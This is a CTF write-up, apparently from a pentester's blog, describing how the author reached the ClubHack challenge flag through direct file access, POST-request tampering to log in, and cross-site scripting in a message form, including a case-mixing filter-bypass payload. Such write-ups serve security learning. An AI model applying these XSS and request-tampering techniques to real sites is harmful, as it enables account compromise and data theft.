Sometimes when you work too much, your brain stops thinking in right direction and you keep trying to the wrong way. I was trying to download this file with download.php which every time says "Invalid file type". The error keeps me thinking of bypassing content type to get this file. As it's text file we can access it directly browsing to it.

Wow, now we have credentials. Password is hashed so tampering POST request has helped to login.

Looks like final stage (Final.php). This is a form which looks like email client and used to send a vulnerability report to Security & Management team.

This page has hardcoded email addresses in "sendtomails" hidden parameter and the subject also hardcoded with "Security Updates".

Both these parameters are validated at server side. Any tampering with these parameters will results in error.

Only Message field is left for user. All the server side attacks like SQL injections, Command/Code injections were not working here. I tried for 2 days at this level. There were no clues available. I felt like lost.

The ClubHack tweeted about 2 flag submissions.

It's now confirmed that there is a way to get out of this Final.php page. Somehow I couldn't found it yet. One day before the conference, ClubHack released a hint via twitter.

Now things get clearer. ClubHack was talking about cookies which related to XSS. [Cross-site scripting](#) is client side bug and never heard being used in CTF where mostly server side bugs are exploited to get flag.

Finally taking the hint as clue, I proceed with XSS flaw and tried to exploit it. At first, script & img tags was filtered in Message parameter but rest tags were allowed. Using a href tag with event handler to execute javascript, I was able to access cookies but was not enough to pass the level.

It seems like alerting cookie is not going to help. So next step to include malicious javascript. As script tags was not working, I tried to use bypasses for it. The basic one is to use uppercase-lowercase combination of letters: `<ScRiPt>alert(1)</script>`

Next is to include malicious javascript. In this case, I included a demo script as:

It worked and gives away flag string and link to submit the flag.

ClubHack has replied one of my tweets after the flag submission.

After 3 days of efforts, it paid well. I enjoyed ClubHack event. Thanks to ClubHack team & NII for creating this CTF.

I hope you enjoyed this post. Any comments, suggestions are welcome.

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-

Slides from Null Pune Chapter Oct-2011 meet presentation.

[Make profit with UI-Redressing attacks.](#)

View more [presentations](#) from [n|u - The Open Security Community](#)

About Me

[AMol NAik](#) [[\[image: My Photo\]](#)](<https://www.blogger.com/profile/03701068634043898539>) Web Application Pentester, Vulnerability Researcher.

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